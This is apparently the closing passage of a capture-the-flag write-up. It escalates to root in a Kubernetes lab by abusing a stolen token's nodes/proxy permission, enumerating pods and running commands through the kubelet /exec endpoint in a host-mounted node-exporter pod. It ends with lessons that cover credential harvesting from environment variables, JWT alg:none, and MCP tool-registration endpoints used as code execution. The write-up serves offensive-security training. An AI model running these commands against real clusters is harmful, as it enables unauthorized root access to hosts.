
With NODE_NAME set, list every pod on that node through nodes/proxy:
APISERVER="https://10.43.0.1:443"
curl -sk -H "Authorization: Bearer $TOKEN" \
  "$APISERVER/api/v1/nodes/$NODE_NAME/proxy/pods" \
  | python3 -c 'import sys,json; d=json.load(sys.stdin); [print("Node: {} ({}), Namespace: {}, Pod: {}".format(i["spec"]["nodeName"], i["status"]["hostIP"], i["metadata"]["namespace"], i["metadata"]["name"])) for i in d["items"]]'
Node: fireflow (10.129.1.3), Namespace: monitoring,   Pod: prometheus-kube-state-metrics-7c8c787854-25j6q
Node: fireflow (10.129.1.3), Namespace: monitoring,   Pod: prometheus-server-867bb4fcfd-m4t59
Node: fireflow (10.129.1.3), Namespace: default,      Pod: mcp-server-54464cb475-29ztf
Node: fireflow (10.129.1.3), Namespace: monitoring,   Pod: prometheus-prometheus-node-exporter-nmntq
Node: fireflow (10.129.1.3), Namespace: kube-system,  Pod: coredns-76c974cb66-cn7l6
Node: fireflow (10.129.1.3), Namespace: kube-system,  Pod: local-path-provisioner-8686667995-lp9th
Node: fireflow (10.129.1.3), Namespace: kube-system,  Pod: metrics-server-c8774f4f4-phw6q

The standout candidate is prometheus-prometheus-node-exporter-nmntq. The Prometheus node-exporter is specifically designed to collect host-level metrics — CPU, memory, disk, network — and to do that it needs to read the host’s /proc, /sys, and (crucially) the root filesystem. The standard Helm chart mounts the host’s / into the container at /host/root and runs the pod as root with hostPID: true. That makes it the perfect lateral target: from inside that pod, /host/root/root/root.txt is the host’s /root/root.txt.
11. Popping a Shell via Kubelet /exec
The nodes/proxy permission gives me access to the kubelet’s API on port 10250. The /exec endpoint upgrades the HTTP connection to a WebSocket using the v4.channel.k8s.io sub-protocol, so I use websocat to drive it.
First, a sanity check:
websocat --insecure --header "Authorization: Bearer $TOKEN" \
  --protocol v4.channel.k8s.io \
  "wss://10.129.1.3:10250/exec/monitoring/prometheus-prometheus-node-exporter-nmntq/node-exporter?output=1&error=1&command=whoami"
Response: root.

I’m now executing commands as root inside the node-exporter pod, which, because of the host root bind-mount, is effectively equivalent to root on the host’s filesystem.
12. The Flag
websocat --insecure --header "Authorization: Bearer $TOKEN" \
  --protocol v4.channel.k8s.io \
  "wss://10.129.1.3:10250/exec/monitoring/prometheus-prometheus-node-exporter-nmntq/node-exporter?output=1&error=1&command=cat&command=/host/root/root/root.txt"

Box owned.
Reflections & Lessons
A few takeaways from this box that I think generalise nicely to real engagements:
- Always check the version banner. CVE-2026-33017 was a single curl away once the Langflow version was confirmed in Burp. Modern LLM-tooling moves fast and patches lag.
- Environment variables are credential goldmines. Every web service shell starts with
env | sortfor me. alg: noneis still alive in 2026. Whenever you see a custom JWT implementation, query/version,/healthz,/.well-known/*- anything that might reveal accepted algorithms.- MCP servers are a new attack surface. “Register a tool” endpoints that accept arbitrary code are essentially
eval()-as-a-service. As MCP adoption grows, expect to see these in the wild. nodes/proxyis a Kubernetes one-shot to root. Any service-account that has it should be treated as cluster-admin-equivalent. Hitting the kubelet directly bypasses every admission controller and RBAC binding the API server enforces onpods/exec.- Always enumerate hostPath mounts. Pods like node-exporter, fluentd, or anything in the
monitoring/loggingnamespaces tend to mount the host filesystem and run privileged — perfect lateral targets.